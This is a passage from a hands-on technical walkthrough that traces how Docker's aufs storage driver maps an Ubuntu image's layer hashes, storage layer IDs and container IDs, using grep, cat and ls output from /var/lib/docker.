image/aufs/layerdb/sha256/05b940eef08d146119d8273e7a24056c5879991164fff0583e5f926cf86d3779/cache-id:1:d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker# grep -Irn 57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
aufs/layers/845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190:1:57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
aufs/layers/89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50:2:57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
image/aufs/layerdb/sha256/de7f0d1ea99b82c3a3a5ba60455adce4eb4333caba454b97af43dc6d9a2529f6/cache-id:1:57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
root@SVAUbuntuTest:/var/lib/docker# grep -Irn 89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
image/aufs/layerdb/sha256/c7cffd59981a1735372dbb13d6813577d5e9d077fdfa426d36731806faf080db/cache-id:1:89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
root@SVAUbuntuTest:/var/lib/docker# grep -Irn 845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
aufs/layers/89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50:1:845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
image/aufs/layerdb/sha256/83548c8b0768128eb651c9c41ad7696d8f4069860f1c2913027db5539825a5cf/cache-id:1:845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
root@SVAUbuntuTest:/var/lib/docker#
```

1. Downloaded a Docker image (Ubuntu) -

```
root@SVAUbuntuTest:/# docker pull ubuntu
Using default tag: latest
latest: Pulling from library/ubuntu

203137e8afd5: Pull complete
2ff1bbbe9310: Pull complete
933ae2486129: Pull complete
a3ed95caeb02: Pull complete
Digest: sha256:1bea66e185d3464fec1abda32ffaf2a11de69833cfcf81bd2b9a5be147776814
Status: Downloaded newer image for ubuntu:latest
```

From output we understand Ubuntu Image consists of 4 layers.

2. Get Docker Image ID (Hash) for Image Ubuntu:

docker images

```
root@SVAUbuntuTest:/var/lib/docker# docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
ubuntu              latest              97434d46f197        12 days ago         188 MB
root@SVAUbuntuTest:/var/lib/docker#
```

We got Image ID: 9743d4f197. According to official documentation this ID must have something to do with “Content Based Addressing” which is nothing but hash.

3. Tried to identify id this has referred somewhere but not interesting find:

grep –Irn 97434d46f197

```
root@SVAUbuntuTest:/var/lib/docker# grep -Irn 97434d46f197
image/aufs/repositories.json:1:{"Repositories":{"ubuntu":{"ubu
ntu:latest":"sha256:97434d46f197df218f1eb18be3f7807dc276d086d5
0908358755bf090300e201"}}}
root@SVAUbuntuTest:/var/lib/docker#
```

4. Let’s see if Inspect Image gives something:

```
root@SVAUbuntuTest:/var/lib/docker# docker inspect ubuntu | grep -e Container -e Image
        "Container": "85c4705d113ecf7f3ae704f1b7597c5b6bc919fb8ac83e3fa5987ab49cc8153e",
        "ContainerConfig": {
            "Image": "d28d8a6a946d1a1b25a6f4b438d1e92858a17bc58e15c5945d3ae12753a2883d",
            "Image": "d28d8a6a946d1a1b25a6f4b438d1e92858a17bc58e15c5945d3ae12753a2883d",
root@SVAUbuntuTest:/var/lib/docker#
```

We got
Container ID - 85c4705d113ecf7f3ae704f1b7597c5b6bc919fb8ac83e3fa5987ab49cc8153e
And Image ID - d28d8a6a946d1a1b25a6f4b438d1e92858a17bc58e15c5945d3ae12753a2883d

5. Now let’s search references for container ID and Image ID:

#grep –Irn 85c4705d113ecf7f3ae704f1b7597c5b6bc919fb8ac83e3fa5987ab49cc8153e
#grep –Irn d28d8a6a946d1a1b25a6f4b438d1e92858a17bc58e15c5945d3ae12753a2883d

6. Surprisingly both the results routed us to:

/var/lib/docker/image/aufs/imagedb/content/sha256/97434d46f197df218f1eb18be3f7807dc276d086d50908358755bf090300e201
File Content Attached for reference:

Imagedb_Content_sha2.txt


After so long I understood that Ubuntu image is represented by single Hash:
97434d46f197df218f1eb18be3f7807dc276d086d50908358755bf090300e201

7. Now let's find hashes for all Image Layers which comprises our Ubuntu Image using contents of:

/var/lib/docker/image/aufs/imagedb/content/sha256/97434d46f197df218f1eb18be3f7807dc276d086d50908358755bf090300e201
Collecting all Sha256 hashes from file. Every Sha256 hash represents an Image Layer. We are Expecting 4 hashes as while downloading image we saw 4 image layers getting downloaded.

"diff_ids":["sha256:05b940eef08d146119d8273e7a24056c5879991164fff0583e5f926cf86d3779"
"sha256:db6b2d84f3c6facb2470f85a67ee03af5003e6bf4d0460c9de14f41e637588c2",
"sha256:1b82ce694c3b44d5c4d1d0d77b7108e8eb5ade247207eead91be8dee93120357",
"sha256:5f70bf18a086007016e948b04aed3b82103a36bea41755b6cddfaf10ace3c6ef"

Finding First hash 05b940eef across /lib/var/docker:



/var/lib/docker/image/aufs/layerdb looks interesting. ☺


8. Now using identified hashes looking into /var/lib/docker/image/aufs/layerdb/sha256 :

Looks like very first hash (05b940ee*) from Image layer Hash File (9743d4f197) has parent entry. May be this refers to the hash of base layer of Image.
Also note the Directory names. Only hash 05b940ee* resembles to directory name.


9. Now Checking file cache-id from /var/lib/docker/image/aufs/layerdb/($ImageLayerHash):

File Cache-id name suggests that it may have cached data store ids which is nothing but “UUID for Storage”. Exactly what we are hunting for. ☺
root@SVAUbuntuTest:/var/lib/docker/image/aufs/layerdb/sha256# cat 05b940eef*/cache-id
d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0

10. Let’s Check if d32a2eb* refers directly to any storage layer ID from /var/lib/docker/aufs/layers:




Wow it did. Finally something.
Check all references to d32a2eb* within /var/lib/docker/:



So in /var/lib/aufs/layers/ apart from layer file d32a2eb* itself we got 3 more layers where this base layer is been referred.
Such Layers as follows:
845a1512cb
57637155dc
89721f4ea1

It matches our requirement right? We knew we pulled 4 image layers for Ubuntu. We got 4 Storage Layer Ids from 4 Image Layer Ids (Which were Hashes).


11. Let's Identify Hierarchy of these Storage layers for Ubuntu Image:



#cat 8972f shows that it has 3 more storage layers underneath in order: 1>d32a2e (Base Layer) 2>57637155dc 3>845a1512cb (Top) and 4>This Blank layer which we have opened (Current – May be when image will run, runtime user changes will be saved in here)

12. Check if we can get data in that order from /var/lib/docker/aufs/diff:

Expanding every layer in order:
Topmost Layer4:



Layer3: (Shows only /etc/apt/sources.list is updated than that of layer2)

```
root@SVAUbuntuTest:/var/lib/docker/aufs/diff# ls -R -la 845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c91
90/
845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190/:
total 12
drwxr-xr-x 3 root root 4096 Mar 29 23:12 .
drwx------ 6 root root 4096 Mar 29 23:12 ..
drwxr-xr-x 3 root root 4096 Mar 18 11:24 etc

845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190/etc:
total 12
drwxr-xr-x 3 root root 4096 Mar 18 11:24 .
drwxr-xr-x 3 root root 4096 Mar 29 23:12 ..
drwxr-xr-x 2 root root 4096 Mar 18 11:24 apt

845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190/etc/apt:
total 12
drwxr-xr-x 2 root root 4096 Mar 18 11:24 .
drwxr-xr-x 3 root root 4096 Mar 18 11:24 ..
-rw-r--r-- 1 root root 1895 Mar 18 11:24 sources.list
root@SVAUbuntuTest:/var/lib/docker/aufs/diff#
```

Layer2: (Looks like content of few directories has changed than that of Layer1)

```
root@SVAUbuntuTest:/var/lib/docker/aufs/diff# ls -la 57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22/
total 24
drwxr-xr-x 6 root root 4096 Mar 29 23:12 .
drwx------ 6 root root 4096 Mar 29 23:12 ..
drwxr-xr-x 4 root root 4096 Mar 18 11:24 etc
drwxr-xr-x 2 root root 4096 Mar 18 11:24 sbin
drwxr-xr-x 3 root root 4096 Mar 18 11:24 usr
drwxr-xr-x 3 root root 4096 Mar 18 11:24 var
root@SVAUbuntuTest:/var/lib/docker/aufs/diff#
```

Detailed changes can be found in attachment:

Layer2.txt

Layer1: Base layer which contains almost everything. Layers above are captures only differences in terms of file/directory changes.

```
root@SVAUbuntuTest:/var/lib/docker/aufs/diff# ls -la d32a2eb6
total 84
drwxr-xr-x 21 root root 4096 Mar 29 23:12 .
drwx------  6 root root 4096 Mar 29 23:12 ..
drwxr-xr-x  2 root root 4096 Mar 16 19:06 bin
drwxr-xr-x  2 root root 4096 Apr 10  2014 boot
drwxr-xr-x  3 root root 4096 Mar 16 19:06 dev
drwxr-xr-x 61 root root 4096 Mar 16 19:06 etc
drwxr-xr-x  2 root root 4096 Apr 10  2014 home
drwxr-xr-x 12 root root 4096 Mar 16 19:06 lib
drwxr-xr-x  2 root root 4096 Mar 16 19:06 lib64
drwxr-xr-x  2 root root 4096 Mar 16 19:05 media
drwxr-xr-x  2 root root 4096 Apr 10  2014 mnt
drwxr-xr-x  2 root root 4096 Mar 16 19:05 opt
drwxr-xr-x  2 root root 4096 Apr 10  2014 proc
drwx------  2 root root 4096 Mar 16 19:06 root
drwxr-xr-x  7 root root 4096 Mar 16 19:06 run
drwxr-xr-x  2 root root 4096 Mar 16 19:06 sbin
drwxr-xr-x  2 root root 4096 Mar 16 19:05 srv
drwxr-xr-x  2 root root 4096 Mar 12  2014 sys
drwxrwxrwt  2 root root 4096 Mar 16 19:06 tmp
drwxr-xr-x 10 root root 4096 Mar 16 19:05 usr
drwxr-xr-x 11 root root 4096 Mar 16 19:06 var
root@SVAUbuntuTest:/var/lib/docker/aufs/diff#
```

For all files in this base layer see attachment:

Layer1.txt

4. Running container and mapping to Storage Layer

1. Created new container by using command (#docker run Ubuntu)

```
root@SVAUbuntuTest:/var/lib/docker/containers# ls ../aufs/layers/
57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22  89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190  d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker/containers# docker run -d ubuntu
d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a
root@SVAUbuntuTest:/var/lib/docker/containers# ls ../aufs/layers/
57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22  d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190  e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983
89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50  e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983-init
root@SVAUbuntuTest:/var/lib/docker/containers# cat ../aufs/layers/e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983
e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983-init
89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
```

Observe new added layer e4ebd45ee* in /var/lib/docker/containers/aufs/layers

Create one more container from same Image: # docker run Ubuntu

```
root@SVAUbuntuTest:/var/lib/docker/containers# docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS                      PORTS               NAMES
0099bd8ed7c5        ubuntu              "/bin/bash"         33 seconds ago      Exited (0) 32 seconds ago                       gigantic_booth
d2658f65c08a        ubuntu              "/bin/bash"         4 minutes ago       Exited (0) 4 minutes ago                        high_dijkstra
root@SVAUbuntuTest:/var/lib/docker/containers# ls ../aufs/layers/
0b3f6cac56f896d10f8eb8d951343943f4a06d460d19befe6bb7bb5125af83c3       89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
0b3f6cac56f896d10f8eb8d951343943f4a06d460d19befe6bb7bb5125af83c3-init  d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22       e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983
845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190       e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983-init
root@SVAUbuntuTest:/var/lib/docker/containers#
```

We got new layer file 0b3f6ca* created in /var/lib/docker/containers/aufs/layers which is independent of previous container instance i.e... e4ebd45ee*

```
root@SVAUbuntuTest:/var/lib/docker/containers# ls ../aufs/layers/
0b3f6cac56f896d10f8eb8d951343943f4a06d460d19befe6bb7bb5125af83c3        89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
0b3f6cac56f896d10f8eb8d951343943f4a06d460d19befe6bb7bb5125af83c3-init   d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22       e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983
845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190       e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983-init
root@SVAUbuntuTest:/var/lib/docker/containers# cat ../aufs/layers/0b3f6cac56f896d10f8eb8d951343943f4a06d460d19befe6bb7bb5125af83c3
0b3f6cac56f896d10f8eb8d951343943f4a06d460d19befe6bb7bb5125af83c3-init
89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker/containers#
```

In the example above it was very easy to identify newly added storage layers as we only have one Image (with 4 Image Layers) and 2 container layers. But in production we won't be able to make out which storage/layer ID represents which container. Below steps can be followed to resolve relationship between container ID and storage ID.

2. List all containers (Running as well as exited):

#docker ps –a

We got container IDs.

We have picked up one of the container IDs d2658f65c08a.

Checked in /var/lib/docker for all references to the same container ID.

```
root@SVAUbuntuTest:/var/lib/docker# docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS                      PORTS               NAMES
0099bd8ed7c5        ubuntu              "/bin/bash"         21 minutes ago      Exited (0) 21 minutes ago                       gigantic_booth
d2658f65c08a        ubuntu              "/bin/bash"         26 minutes ago      Exited (0) 26 minutes ago                       high_dijkstra
root@SVAUbuntuTest:/var/lib/docker# grep -Irn d2658f65c0
containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a/config.v2.json:1:{"State":{"Running":false,"Paused":false,"Restarting":fals
e,"OOMKilled":false,"RemovalInProgress":false,"Dead":false,"Pid":0,"ExitCode":0,"Error":"","StartedAt":"2016-04-01T05:56:48.150302322Z","FinishedAt":"2
016-04-01T05:56:48.228420419Z"},"ID":"d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a","Created":"2016-04-01T05:56:47.961419061Z","Pat
h":"/bin/bash","Args":[],"Config":{"Hostname":"d2658f65c08a","Domainname":"","User":"","AttachStdin":false,"AttachStdout":false,"AttachStderr":false,"T
ty":false,"OpenStdin":false,"StdinOnce":false,"Env":[],"Cmd":["/bin/bash"],"Image":"ubuntu","Volumes":null,"WorkingDir":"","Entrypoint":null,"OnBuild":
null,"Labels":{},"StopSignal":"SIGTERM"},"Image":"sha256:97434d46f197df218f1eb18be3f7807dc276d086d50908358755bf090300e201","NetworkSettings":{"Bridge":
"","SandboxID":"86e27002a8585487181478 3c28974888d45c9dc33317a9dd7b162326f8fc723d","HairpinMode":false,"LinkLocalIPv6Address":"","LinkLocalIPv6PrefixLen
":0,"Networks":{"bridge":{"IPAMConfig":null,"Links":null,"Aliases":null,"NetworkID":"3682bdf6e7a3e88f57573fece4f0ec261efa514f9c069043fc09f2132a1864c3",
"EndpointID":"","Gateway":"","IPAddress":"","IPPrefixLen":0,"IPv6Gateway":"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"MacAddress":""}},"Ports":n
ull,"SandboxKey":"/var/run/docker/netns/86e27002a858","SecondaryIPAddresses":null,"SecondaryIPv6Addresses":null,"IsAnonymousEndpoint":true},"LogPath":"
/var/lib/docker/containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c
02e0a-json.log","Name":"/high_dijkstra","Driver":"aufs","MountLabel":"","ProcessLabel":"","RestartCount":0,"HasBeenStartedBefore":true,"HasBeenManually
Stopped":false,"MountPoints":{},"AppArmorProfile":"","HostnamePath":"/var/lib/docker/containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213
b17c02e0a/hostname","HostsPath":"/var/lib/docker/containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a/hosts","ShmPath":"/var/lib
/docker/containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a/shm","ResolvConfPath":"/var/lib/docker/containers/d2658f65c08adf38c
b992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a/resolv.conf","SeccompProfile":""}
containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a/hosts:7:172.17.0.2  d2658f65c08a
containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a/hostname:1:d2658f65c08a
root@SVAUbuntuTest:/var/lib/docker#
```

3. Identified some important container configuration files as follows:

So from Output we understand that some Container Related configuration are stored in /var/lib/docker/containers/d2658f65c08a*/config.v2.json file. This will be useful when creating checks based on container configuration. Config file is attached below for reference.

config.v2.json_d2658f65c08a.txt

Same folder (/var/lib/docker/containers/d2658f65c08a*/) contains other configuration files as well. Hostconfig.json represents network configurations for this particular Container ID.

```
root@SVAUbuntuTest:/var/lib/docker/containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a# ls -la
total 36
drwx------ 3 root root 4096 Mar 31 22:56 .
drwx------ 4 root root 4096 Mar 31 23:01 ..
-rw-r--r-- 1 root root 2254 Mar 31 22:56 config.v2.json
-rw-r----- 1 root root    0 Mar 31 22:56 d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a-json.log
-rw-r--r-- 1 root root  903 Mar 31 22:56 hostconfig.json
-rw-r--r-- 1 root root   13 Mar 31 22:56 hostname
-rw-r--r-- 1 root root  174 Mar 31 22:56 hosts
-rw-r--r-- 1 root root  224 Mar 31 22:56 resolv.conf
-rw------- 1 root root   71 Mar 31 22:56 resolv.conf.hash
drwx------ 2 root root 4096 Mar 31 22:56 shm
root@SVAUbuntuTest:/var/lib/docker/containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a# cat hostconfig.json
{"Binds":null,"ContainerIDFile":"","LogConfig":{"Type":"","Config":{}},"NetworkMode":"default","PortBindings":{},"RestartPolicy":{"Name":"no","MaximumR
etryCount":0},"VolumeDriver":"","VolumesFrom":null,"CapAdd":null,"CapDrop":null,"Dns":[],"DnsOptions":[],"DnsSearch":[],"ExtraHosts":null,"GroupAdd":nu
ll,"IpcMode":"","Links":[],"OomScoreAdj":0,"PidMode":"","Privileged":false,"PublishAllPorts":false,"ReadonlyRootfs":false,"SecurityOpt":null,"UTSMode":
"","ShmSize":67108864,"ConsoleSize":[0,0],"Isolation":"","CpuShares":0,"CgroupParent":"","BlkioWeight":0,"BlkioWeightDevice":null,"BlkioDeviceReadBps":
null,"BlkioDeviceWriteBps":null,"BlkioDeviceReadIOps":null,"BlkioDeviceWriteIOps":null,"CpuPeriod":0,"CpuQuota":0,"CpusetCpus":"","CpusetMems":"","Devi
ces":[],"KernelMemory":0,"Memory":0,"MemoryReservation":0,"MemorySwap":0,"MemorySwappiness":-1,"OomKillDisable":false,"PidsLimit":0,"Ulimits":null}
root@SVAUbuntuTest:/var/lib/docker/containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a#
root@SVAUbuntuTest:/var/lib/docker/containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a# cat hostname
d2658f65c08a
root@SVAUbuntuTest:/var/lib/docker/containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a# cat hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2      d2658f65c08a
root@SVAUbuntuTest:/var/lib/docker/containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a# cat resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 155.64.72.32
nameserver 155.64.72.33
search symc.symantec.com
root@SVAUbuntuTest:/var/lib/docker/containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a# ls -la shm/
total 8
drwx------ 2 root root 4096 Mar 31 22:56 .
drwx------ 3 root root 4096 Mar 31 22:56 ..
root@SVAUbuntuTest:/var/lib/docker/containers/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a#
```

These files did not helped us in Identifying Storage Layer ID from Container ID we have.

4. Now in order to reverse engineer searched for one of the storage Layer IDs (e4ebd45ee4f*) we had encountered in /var/lib/docker/aufs/layers:

root@Machine:/var/lib/docker# Grep –Irn e4ebd45ee4f

```
root@SVAUbuntuTest:/var/lib/docker# grep -Irn e4ebd45ee
aufs/layers/e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983:1:e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983-init
image/aufs/layerdb/mounts/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a/mount-id:1:e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe4
2780791bf456983
image/aufs/layerdb/mounts/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a/init-id:1:e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42
780791bf456983-init
root@SVAUbuntuTest:/var/lib/docker#
```

5. So we understand that /var/lib/docker/image/aufs/layerdb/mounts/ d2658f65c08a*/mount-id and init-id gives us mapping to the Storage Layer ID.

```
root@SVAUbuntuTest:/var/lib/docker/image/aufs/layerdb/mounts/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a# ls -la
total 20
drwxr-xr-x 2 root root 4096 Mar 31 22:56 .
drwxr-xr-x 4 root root 4096 Mar 31 23:01 ..
-rw-r--r-- 1 root root   69 Mar 31 22:56 init-id
-rw-r--r-- 1 root root   64 Mar 31 22:56 mount-id
